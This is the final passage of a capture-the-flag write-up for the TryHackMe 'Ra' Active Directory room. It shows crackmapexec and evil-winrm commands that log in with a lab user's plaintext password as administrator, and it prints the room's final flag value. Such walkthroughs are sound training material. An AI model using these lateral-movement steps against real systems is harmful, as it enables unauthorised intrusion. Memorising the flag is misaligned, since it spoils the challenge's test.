Now as a consequence if the payload loads with high privileges, buse becomes a member of the local Administrators group.
Check
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ crackmapexec smb 10.112.176.170 -u 'buse' -p 'uzunLM+3131'
SMB  10.112.176.170  445  FIRE  [+] windcorp.thm\buse:uzunLM+3131 (Pwn3d!)
Pwn3d! domain admin confirmed.
Phase 9 — Grabbing the Final Flag
┌──(kali㉿kali)-[~/Writeups/Ra]
└─$ evil-winrm -i 10.112.176.170 -u 'buse' -p 'uzunLM+3131'

*Evil-WinRM* PS C:\Users\buse\Documents> cd C://Users/Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls
    Directory: C:\Users\Administrator\Desktop

Mode    LastWriteTime    Length Name
----    -------------    ------ ----
-a----  5/7/2020  1:22AM     47 Flag3.txt
Flag 3: THM{ba3a2bff2e535b514ad760c283890faae54ac2ef}
Closing Thoughts
In my journey for the eCPPT and CRTP prep, I found this room very helpful and rich. It covers a realistic multi-stage attack chain that does not hand you anything — web OSINT, XMPP protocol abuse, Active Directory permissions exploitation, and scheduled task injection all chained together.
That kind of cross-domain thinking is exactly what those certifications test, and what real engagements look like.
As I said before, I did not just put a list of successful commands to pwn this box. I shared my thinking methodology as I am learning. I hope you found it helpful.
Thanks for reading!
Tags: TryHackMe Active Directory Red Team Openfire XMPP NetNTLM Responder BloodHound GenericAll Invoke-Expression eCPPT CRTP